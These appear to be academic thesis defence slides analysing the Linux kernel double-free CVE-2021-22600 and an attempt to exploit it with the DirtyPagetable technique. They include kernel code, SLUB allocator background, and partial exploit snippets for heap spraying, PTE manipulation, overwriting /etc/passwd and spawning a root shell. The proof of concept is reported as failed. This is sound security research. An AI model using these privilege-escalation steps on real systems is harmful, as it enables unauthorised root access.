

ANALYSIS OF DATA-ORIENTED EXPLOITATION TECHNIQUE IN THE CVE-2021-22600 VULNERABILITY OF THE LINUX KERNEL

TELMO SENDINO SÁINZ

TUTOR: JOSÉ ANTONIO PASCUAL SAÍZ

- 1 Analyzing CVE-2021-22600
- 2 Background
- 3 Exploiting CVE-2021-22600
 - DirtyPagetable Workflow
- 4 Proof of Concept

State of the Art:

- Classic exploits used **control-flow hijacking**.
- **CFI protections** → make those attacks harder.
- Shift to **data-only attacks**.
- Modify data (e.g., PTE) with the aim of altering the behavior of program.
- Example: KSMA, **DirtyPagetable**

Aims of the project:

1. Analyze CVE-2021-22600
2. Background on memory and security mechanisms
3. Study data-oriented **Dirty Pagetable** exploitation technique
4. Apply it to exploit **CVE-2021-22600** (build a PoC)
5. Research about previously used exploitation methods for the CVE

ANALYZING CVE-2021-22600



What is CVE-2021-22600?

- Double-free in `packet_set_ring()`
- Local privilege escalation or DoS
- Affects `pg_vec` structure
- Exploitable via crafted `setsockopt()` calls

OVERVIEW OF THE VULNERABILITY

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
    if (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
            init_prb_bdqc(po, rb, pg_vec, req_u);
        }
        if (closing || atomic_read(&po->mapped) == 0) {
            swap(rb->pg_vec, pg_vec);
            if (po->tp_version <= TPACKET_V2)
                swap(rb->rx_owner_map, rx_owner_map);
        }
        bitmap_free(rx_owner_map);
        if (pg_vec)
            free_pg_vec(pg_vec, order, req->tp_block_nr);
    }
}
```

1. Allocates memory for pg_vec

pg_vec object size

Determined by **tp_block_nr** parameter.

```
struct pgv *alloc_pg_vec(struct tpacket_req *req, int order) {  
    unsigned int block_nr = req->tp_block_nr;  
    struct pgv *pg_vec;  
    pg_vec = kcalloc(block_nr, sizeof(struct pgv), GFP_KERNEL | __GFP_NOWARN);  
    for (i = 0; i < block_nr; i++)  
        pg_vec[i].buffer = alloc_one_pg_vec_page(order);  
}
```

Figure: alloc_pg_vec() function

OVERVIEW OF THE VULNERABILITY

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
    if (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
            init_prb_bdqc(po, rb, pg_vec, req_u);
    }
    if (closing || atomic_read(&po->mapped) == 0) {
        swap(rb->pg_vec, pg_vec);
        if (po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map);
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

1. Allocates memory for pg_vec
2. If TPACKET_V3 → a reference of pg_vec is stored in packet_ring_buffer.prb_bdqc.pkbdc.

OVERVIEW OF THE VULNERABILITY

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
    if (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
            init_prb_bdqc(po, rb, pg_vec, req_u);
    }
    if (closing || atomic_read(&po->mapped) == 0) {
        swap(rb->pg_vec, pg_vec);
        if (po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map);
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

1. Allocates memory for pg_vec
2. If TPACKET_V3 → a reference of pg_vec is stored in packet_ring_buffer.prb_bdqc.
.pkbdq.
3. If tp_block_nr == 0
→ old pg_vec is freed

OVERVIEW OF THE VULNERABILITY

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
    if (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
            init_prb_bdqc(po, rb, pg_vec, req_u);
    }
    if (closing || atomic_read(&po->mapped) == 0) {
        swap(rb->pg_vec, pg_vec);
        if (po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map);
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

1. Allocates memory for `pg_vec`
2. If `TPACKET_V3` → a reference of `pg_vec` is stored in `packet_ring_buffer.prb_bdqc.pkbdq`.
3. If `tp_block_nr == 0` → old `pg_vec` is freed

Problem!

Freed **`pg_vec`** is referenced by **`pkbdq`**

HOW CAN WE TRIGGER THE DOUBLE FREE?

Union affects the freeing process:

```
struct packet_ring_buffer {  
    struct pgv *pg_vec;  
    union {  
        unsigned long *rx_owner_map;  
        struct tpacket_kbdq_core prb_bdqc;  
    };  
};  
  
struct tpacket_kbdq_core {  
    struct pgv *pkbdq;  
    ...  
};
```


Figure: rx_owner_map and pkbdq shares memory space

HOW CAN WE TRIGGER THE DOUBLE FREE?

1. Allocate another pg_vec (TPACKET_V2 version)
2. bitmap_free() confuses rx_owner_map with old pg_vec → DF!

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
    if (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
            init_prb_bdqc(po, rb, pg_vec, req_u);
        }
        if (closing || atomic_read(&po->mapped) == 0) {
            swap(rb->pg_vec, pg_vec);
            if (po->tp_version <= TPACKET_V2)
                swap(rb->rx_owner_map, rx_owner_map);
        }
        bitmap_free(rx_owner_map);
        if (pg_vec)
            free_pg_vec(pg_vec, order, req->tp_block_nr);
    }
}
```

SUMMARY




BACKGROUND

The SLUB allocator

Handles fixed-size kernel objects allocation.

- **Slab**: contiguous pages of memory storing kernel objects of the same type.
- **Slab Cache**: contains multiple slabs of the same type.
 1. Dedicated caches
 2. General-purpose caches: `kmalloc()`.

SLAB STATES



- **Full Slab**: all objects allocated.
- **Partial Slab**: some objects.
- **Empty Slab**: no objects.

SLUB INTERNAL STRUCTURES

struct kmem_cache

Represents a slab cache.

- name
- object_size
- cpu_slab
- node

struct kmem_cache_cpu

Active slab for the current CPU.

- freelist
- slab
- partial (per-cpu)

struct kmem_cache_node

NUMA-node partial slabs.


- nr_partial
- partial (per-node)

struct slab


Metadata for a slab.

- freelist (per-slab)


SLUB INTERNAL STRUCTURES



DEALLOCATION SCHEMA




DEALLOCATION SCHEMA



EXPLOITING CVE-2021-22600

- **ROP** (Return Oriented Programming): chain *gadgets* to hijack control flow



- **USMA** (User Space Mapping Attack): based on overwriting `pg_vec` objects [Liu, 2022]

WHAT IS DIRTYPAGETABLE?

What is DirtyPagetable?


- **Data-only** exploitation technique [Nicolas Wu, 2023]
- Heap-based vulnerabilities → manipulate user **page tables**
- **Goal:** read/write arbitrary physical addresses

EXPLOITING CVE-2021-22600

DIRTYPAGETABLE WORKFLOW


STEP 1: TRIGGER UAF AND RECLAIM THE *VICTIM SLAB*

- **Trigger UAF:** create a dangling object (victim object).
- **Cross-cache attack:** freed slab is reused by the Buddy Allocator.




STEP 2: OCCUPY FREED SLAB WITH PAGE TABLES

- Spray user **page tables** → occupy victim slab
- Victim object overlaps a Page Table Entry (PTE)



STEP 3: BUILD WRITE PRIMITIVE

- Build a primitive to modify a PTE
- **Goal:** Gain write access to arbitrary physical addresses



STEP 4: PATCH THE KERNEL AND GET ROOT ACCESS

- Modify PTE to map kernel addresses
- **Patch syscalls** like `setresuid()`, `setresgid()`

Execute patched syscalls → Gain root:

```
if (setresuid(0, 0, 0) < 0) {  
    perror("setresuid");  
} else {  
    if (setresgid(0, 0, 0) < 0) {  
        perror("setresgid");  
    } else {  
        printf("[+] Spawn a root shell\n");  
        system("/system/bin/sh");  
    }  
}
```

PROOF OF CONCEPT

STEP 0: SETTING THE ENVIRONMENT

1. Create user and network namespaces → `unshare()`

2. Increase file descriptor limit → `setrlimit()`

Necessary to perform large heap sprays

3. Pin process to CPU → `kmem_cache_cpu` (per-cpu partial list)


STEP 1: ALLOCATE AND FREE pg_vec

1. Create a RAW socket and set version TPACKET_V3.

2. Allocate pg_vec structure:

```
/* kmalloc-128 */  
treq.req3.tp_block_nr = TARGET_SIZE / 8;  
setsockopt(..., PACKET_RX_RING, &treq, ...);
```


3. Free the object (first free): tp_block_nr = 0
memset(&treq, 0, sizeof(union tpacket_req_u));
setsockopt(..., PACKET_RX_RING, &treq, ...);



STEP 2: SPRAY VICTIM OBJECT

1. Spray `signalfd_ctx` objects \rightarrow `signalfd()`

Goal: overlap the freed `pg_vec` slot




STEP 3: TRIGGER THE DOUBLE FREE

1. Trigger the Double Free: switch to TPACKET_V2 and run `setsockopt()`.

Result: Freed `pg_vec` (reused as `signalfd_ctx`) is freed again.

Dangling `signalfd_ctx`: Accessible via `fd`




STEP 4: LOCATE VICTIM OBJECT

1. Spray seq_operations structures

Goal: Overwrite the freed `signalfd_ctx` with probe object

2. Locate victim object

Search for `signalfd_ctx` where the `sigmask` has changed



STEP 4: LOCATE VICTIM OBJECT





Figure: Trigger double-free and locate victim object

STEP 5: CROSS-CACHE ATTACK. GET SLAB RECLAIMED TO BUDDY ALLOCATOR

Concept: Slab memory is reused.

1. Free sprayed objects
→ **empty victim slab**
2. Spray user page tables
3. Slab is reused to allocate PTEs.



STEP 5: CROSS-CACHE ATTACK

3 strategies:

- **Spray and Pray:** simple spraying and freeing of objects
- **Calculated approach:** adjusting number of sprayed and post-allocated objects [Nicolas Wu, 2024].
- **Side-channel:** predicting object layout with SLUBstick [Lukas Maar, 2024].
 - ▶ Slow allocation → Fresh slab

Outcome

Exploit failed at this step.

STEP 5: CROSS-CACHE ATTACK. CHALLENGES

Conditions to success:

- Victim slab **empty**
- Fill and flush per-cpu partial list
- Number of per-node partial slabs > min_partial

Key Problems

- Kernel uncontrolled allocations → pollute the slab
- Unstable on generic caches!

STEP 6 (1/2): SPRAY PTEs OVER FREED SLAB

Objective: Activate write permissions in a PTE mapping /etc/passwd.

Key Idea:

- Spray page tables to occupy slab.
- Map memory aligned to 2MiB
- Access to trigger PTE allocation.

Assumption: KPTI is disabled.

Spray User Page Tables:

```
fd = open("/etc/passwd", O_RDONLY);
for (i = 0; i < NUM_PAGE_TABLE; i++) {
    void *addr = (0xdead00000000UL + 0x200000 *
                  i);
    mmap(addr, pagesz, PROT_READ,
          MAP_SHARED | MAP_FIXED, fd, 0);
    *(volatile char *) addr; // Trigger PTE
                               alloc
}
```


STEP 6 (2/2): MODIFY PTE AND PATCH /etc/passwd

Manipulate the PTE through dangling object:

- Manipulate PTE to activate write permission
- Edit mask of signalfd_ctx

```
pte |= 0x2;  
sigaddset(&mask, pte);  
signalfd(victim_fd, &mask, 0);
```

Patch /etc/passwd to gain root:

- Overwrite mapped region via pread() with fake /etc/passwd

```
system("echo 'root:....@:~:...' > /tmp/evil");  
int evil_fd = open("/tmp/evil", O_RDONLY);  
pread(evil_fd,  
      (char*)(0xdead00000000 + 0x2000000 * i),  
      evil_stat.st_size, 0);
```

- PoC failed, but:
 - ▶ Demonstrated the feasibility of DirtyPagetable
 - ▶ Provided insights into Slub allocator behavior
- Cross-Cache attacks are now mitigated: SLAB_VIRTUAL
- **Future** directions shift towards:
 - ▶ Data-oriented exploitation
 - ▶ Page-level UAF attacks (e.g., **Page Jack** [Qyan, 2024]).

Thank you for listening!

Questions?